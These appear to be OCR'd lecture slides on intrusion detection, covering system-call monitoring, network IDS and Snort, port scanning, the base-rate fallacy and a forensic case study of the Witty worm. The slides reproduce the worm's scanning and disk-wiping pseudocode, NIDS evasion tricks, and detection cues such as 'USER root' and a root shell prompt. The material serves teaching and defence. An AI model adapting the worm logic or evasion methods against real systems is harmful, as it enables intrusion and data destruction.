
Idea: monitor all system calls and block those that violate security policy

- Modify program code to “self-detect” violations
- Language-level: Java runtime environment inspects the stack of the function attempting to access a sensitive resource and checks whether it is permitted to do so
- Common OS-level approach: system call wrapper
  - Want to do this without modifying OS kernel (why?)

“Self-Immunology” Approach [Forrest]

Normal profile: short sequences of system calls

- Use strace on UNIX



Better System Call Monitoring [Wagner and Dean]

Use static analysis of source code to find out what a normal system call sequence looks like

- Build a finite-state automaton of expected system calls


Monitor system calls from each program

System call automaton is conservative

- No false positives!

Wagner-Dean Example

```
f(int x) {
   x ? getuid() : geteuid();
   x++;
}
g() {
   fd = open("foo", O_RDONLY);
   f(0); close(fd); f(1);
   exit(0);
}
```



If code behavior is inconsistent with this automaton, something is wrong

Network-Based IDS

Inspect network traffic

- For example, use tcpdump to sniff packets on a router
- Passive (unlike firewalls)
- Default action: let traffic pass (unlike firewalls)

Rules for protocol violations, unusual connection patterns, attack strings in packet payloads

Con: can't inspect encrypted traffic (VPNs, SSL)

Con: not all attacks arrive from the network

Con: record and process huge amount of traffic

Snort

Popular open-source network-based intrusion detection tool

Large, constantly updated sets of rules for common vulnerabilities

Occasionally had its own vulnerabilities

- IBM Internet Security Systems Protection Advisory (Feb 19, 2007): Snort IDS and Sourcefire Intrusion Sensor IDS/IPS are vulnerable to a stack-based buffer overflow, which can result in remote code execution

Port Scanning

Many vulnerabilities are OS-specific

- Bugs in specific implementations, default configuration

Port scan is often a prelude to an attack

- Attacker tries many ports on many IP addresses
  - For example, looking for an old version of some daemon with an unpatched buffer overflow
- If characteristic behavior detected, mount attack
  - Example: SGI IRIX responds on TCPMUX port (TCP port 1); if response detected, IRIX vulnerabilities can used to break in
- "The Art of Intrusion": virtually every attack involves port scanning and password cracking

Scanning Defense

Scan suppression: block traffic from addresses that previously produced too many failed connection attempts

- Requires maintaining state
- Can be subverted by slow scanning
- Does not work very well if the origin of the scan is far away (why?)

False positives are common, too

- Website load balancers, stale IP caches
  - E.g., dynamically get an IP address that was used by P2P host

Detecting Backdoors with NIDS

Look for telltale signs of sniffer and rootkit activity

Entrap sniffers into revealing themselves

- Use bogus IP addresses and username/password pairs
  - Sniffer may try a reverse DNS query on the planted address; rootkit may try to log in with the planted username
- Open bogus TCP connections, then measure ping times
  - If sniffer is active, latency will increase
- Clever sniffer can use these to detect NIDS presence!

Detect attacker returning to his backdoor

- Small packets with large inter-arrival times
- Root shell prompt "# " in packet contents

Detecting Attack Strings Is Hard

Want to detect "USER root" in packet stream

Scanning for it in every packet is not enough

- Attacker can split attack string into several packets; this will defeat stateless NIDS


Recording previous packet's text is not enough

- Attacker can send packets out of order

Full reassembly of TCP state is not enough

- Attacker can use TCP tricks so that certain packets are seen by NIDS but dropped by the receiving application
  - Manipulate checksums, TTL (time-to-live), fragmentation

TCP Attacks on NIDS



Anomaly Detection with NIDS

High false positive rate

- False identifications are very costly because sys admin will spend many hours examining evidence

Training is difficult

- Lack of training data with real attacks
- Network traffic is very diverse, the definition of “normal” is constantly evolving
  - What is the difference between a flash crowd and a denial of service attack?

Protocols are finite-state machines, but current state of a connection is hard to see from network

Intrusion Detection Errors

False negatives: attack is not detected

- Big problem in signature-based misuse detection

False positives: harmless behavior is classified as an attack

- Big problem in statistical anomaly detection

All intrusion detection systems (IDS) suffer from errors of both types

Which is a bigger problem?

- Attacks are fairly rare events, thus IDS often suffer from the base-rate fallacy

Conditional Probability

Suppose two events A and B occur with probability Pr(A) and Pr(B), respectively

Let Pr(AB) be probability that both A and B occur

What is the conditional probability that A occurs assuming B has occurred?

$$\Pr(A \mid B) = \frac{\Pr(AB)}{\Pr(B)}$$


Bayes' Theorem

Suppose mutually exclusive events $E_1, \ldots, E_n$ together cover the entire set of possibilities

Then the probability of any event A occurring is

$$Pr(A) = \sum_{1 \le i \le n} Pr(A \mid E_i) \bullet Pr(E_i)$$

- Intuition: since $E_1, \ldots, E_n$ cover the entire probability space, whenever A occurs, some event E_i must have occurred



Can rewrite this formula as

$$Pr(E_i \mid A) = \frac{Pr(A \mid E_i) \bullet Pr(E_i)}{Pr(A)}$$

Base-Rate Fallacy

1% of traffic is SYN floods; IDS accuracy is 90%

- IDS classifies a SYN flood as attack with prob. 90%, classifies a valid connection as attack with prob. 10%

What is the probability that a connection flagged by IDS as a SYN flood is actually valid?

$$\Pr(\text{valid} \mid \text{alarm}) = \frac{\Pr(\text{alarm} \mid \text{valid}) \bullet \Pr(\text{valid})}{\Pr(\text{alarm})}$$


$$= \frac{\Pr(\text{alarm} \mid \text{valid}) \bullet \Pr(\text{valid})}{\Pr(\text{alarm} \mid \text{valid}) \bullet \Pr(\text{valid}) + \Pr(\text{alarm} \mid \text{SYN flood}) \bullet \Pr(\text{SYN flood})}$$

$$= \frac{0.10 \bullet 0.99}{0.10 \bullet 0.99 + 0.90 \bullet 0.01}$$

= 92% chance raised alarm is false!!!

Strategic Intrusion Assessment

[Lunt]



Strategic Intrusion Assessment [Lunt]

Test over two-week period by Air Force Information Warfare Center

- Intrusion detectors at 100 Air Force bases alarmed on 2,000,000 sessions
- Manual review identified 12,000 suspicious events
- Further manual review => four actual incidents

Conclusion

- Most alarms are false positives
- Most true positives are trivial incidents
- Of the significant incidents, most are isolated attacks to be dealt with locally

Network Telescopes and Honeypots

Monitor a cross-section of Internet address space

- Especially useful if includes unused “dark space”

Attacks in far corners of the Internet may produce traffic directed at your addresses

- “Backscatter”: responses of DoS victims to SYN packets from randomly spoofed IP addresses
- Random scanning by worms

Can combine with “honeypots”


- Any outbound connection from a honeypot behind an otherwise unused IP address means infection (why?)
- Can use this to analyze worm code (how?)

Backscatter of SYN Floods

[Savage et al.]

SYN with forged, random source IP address ⇒

SYN/ACK to random host



Measuring Backscatter

[Savage et al.]

Listen to unused IP addresss space (darknet)

A lonely SYN/ACK packet is likely to be the result of a SYN attack

2001: 400 SYN attacks/week

2013: 773 SYN attacks/24 hours

- Arbor Networks ATLAS

Witty Worm

Exploits sprint in the ICQ filtering module of ISS BlackICE/RealSecure intrusion detectors

- Debugging code accidentally left in released product
- Exploit = single UDP packet to port 4000
- Payload contains "(^.^ insert witty message here ^.^)", deletes randomly chosen sectors of hard drive

Chronology of Witty

- Mar 8, 2004: vulnerability discovered by eEye
- Mar 18, 2004: high-level description published
- 36 hours later: worm released
- 75 mins later: all 12,000 vulnerable machines infected!

CAIDA/UCSD Network Telescope

Monitors /8 of IP address space

- All addresses with a particular first byte (23.x.x.x)

Recorded all Witty packets it saw

In the best case, saw approximately 4 out of every 1000 packets sent by each Witty infectee (why?)

Pseudocode of Witty (1)

[Kumar, Paxson, Weaver]

1. srand(get_tick_count()) ← Seed pseudo-random generator
2. for(i=0; i<20,000; i++)
3. destIP ← $rand()_{[0..15]}$ | $rand()_{[0..15]}$
4. destPort ← $rand()_{[0..15]}$
5. packetSize ← 768 + $rand()_{[0..8]}$
6. packetContents ← top of stack
7. send packet to destIP/destPort
8. if(open(physicaldisk,$rand()_{[13..15]}$))
   write($rand()_{[0..14]}$ || 0x4E20); goto 1;
9. else goto 2

Each Witty packet contains bits from 4 consecutive pseudo-random numbers

Witty's PRNG

[Kumar, Paxson, Weaver]

Witty uses linear congruential generator to generate pseudo-random addresses

$$X_{i+1} = A * X_i + B \mod M$$

- First proposed by Lehmer in 1948
- With A = 214013, B = 2531011, M = 2^{32}, orbit is a complete permutation: every 32-bit integer is generated exactly once

Can reconstruct the entire state of the generator from a single packet, predict future & past values

$$\text{destIP} \leftarrow (X_i)_{[0..15]} \mid (X_{i+1})_{[0..15]}$$

$$\text{destPort} \leftarrow (X_{i+2})_{[0..15]}$$

Given top 16 bits of X_i ...

... try all possible lower 16 bits and check if they yield X_{i+1} and X_{i+2} consistent with the observations

Pseudocode of Witty (2)

[Kumar, Paxson, Weaver]

1. srand(get_tick_count()) ← Seed pseudo-random generator
2. for(i=0; i<20,000; i++)
3. destIP ← $rand()_{[0..15]}$ | $rand()_{[0..15]}$
4. destPort ← $rand()_{[0..15]}$
5. packetSize ← 768 + $rand()_{[0..8]}$
6. packetContents ← top of stack
7. send packet to destIP/destPort
8. if(open(physicaldisk,$rand()_{[13..15]}$))
   write($rand()_{[0..14]}$ || 0x4E20); goto 1;
9. else goto 2

Each Witty packet contains bits from 4 consecutive pseudo-random numbers

What does it mean if telescope observes consecutive packets that are "far apart" in the pseudo-random sequence?

Answer:
re-seeding of infectee's PRNG caused by successful disk access

More Analysis

[Kumar, Paxson, Weaver]

Compute seeds used for reseeding

- srand(get_tick_count()) – seeded with uptime
- Seeds in sequential calls grow linearly with time

Compute exact random number used for each subsequent disk-wipe test

- Can determine whether it succeeded or failed, and thus the number of drives attached to each infectee

Compute every packet sent by every infectee

Compute who infected whom

- Compare when packets were sent to a given address and when this address started sending packets

Bug in Witty's PRNG

[Kumar, Paxson, Weaver]

Witty uses a permutation PRNG, but only uses 16 highest bits of each number

- Misinterprets Knuth's advice that the higher-order bits of linear congruential PRNGs are more "random"

Result: orbit is not a compete permutation, misses approximately 10% of IP address space and visits 10% twice

… but telescope data indicates that some hosts in the "missed" space still got infected

- Maybe multi-homed or NAT'ed hosts scanned and infected via a different IP address

Witty's Hitlist

[Kumar, Paxson, Weaver]

Some hosts in the unscanned space got infected very early in the outbreak

- Many of the infected hosts are in adjacent /24's
- Witty's PRNG would have generated too few packets into that space to account for the speed of infection
- They were not infected by random scanning!
  - Attacker had the hitlist of initial infectees

Prevalent /16 = U.S. military base (Fort Huachuca)

- Worm released 36 hours after vulnerability disclosure
- Likely explanation: attacker (ISS insider?) knew of ISS software installation at the base… wrong!

Patient Zero

[Kumar, Paxson, Weaver]

A peculiar “infectee” shows up in the telescope observation data early in the Witty oubreak

- Sending packets with destination IP addresses that could not have been generated by Witty’s PRNG
  - It was not infected by Witty, but running different code to generate target addresses!
- Each packet contains Witty infection, but payload size not randomized; also, this scan did not infect anyone
  - Initial infectees came from the hitlist, not from this scan

Probably the source of the Witty outbreak

- IP address belongs to a European retail ISP; information passed to law enforcement

Intrusion Detection Techniques

Misuse detection

- Catch the intrusions in terms of the characteristics of known attacks or system vulnerabilities.

Anomaly detection

- Detect any action that significantly deviates from the normal behavior.

Misuse Detection

Based on known attack actions.

Feature extract from known intrusions

Integrate the Human knowledge.

The rules are pre-defined

Disadvantage:

- Cannot detect novel or unknown attacks

Misuse Detection Methods & System

Method	System
Rule-based Languages	RUSSEL,P-BEST
State Transition Analysis	STAT family(STAT,USTAT,NSTAT,Net STAT)
Colored Petri Automata	IDIOT
Expert System	IDES,NIDX,P-BEST,ISOA
Case Based reasoning	AutiGUARD

Anomaly Detection

Based on the normal behavior of a subject. Sometime assume the training audit data does not include intrusion data.

Any action that significantly deviates from the normal behavior is considered intrusion.

Anomaly Detection Methods & System

Method	System
Statistical method	IDES, NIDES, EMERALD
Machine Learning techniques • Time-Based inductive Machine • Instance Based Learning • Neural Network • …	
Data mining approaches	JAM, MADAM ID

Anomaly Detection Disadvantages

Based on audit data collected over a period of normal operation.

- When a noise(intrusion) data in the training data, it will make a mis-classification.

How to decide the features to be used. The features are usually decided by domain experts. It may be not completely.

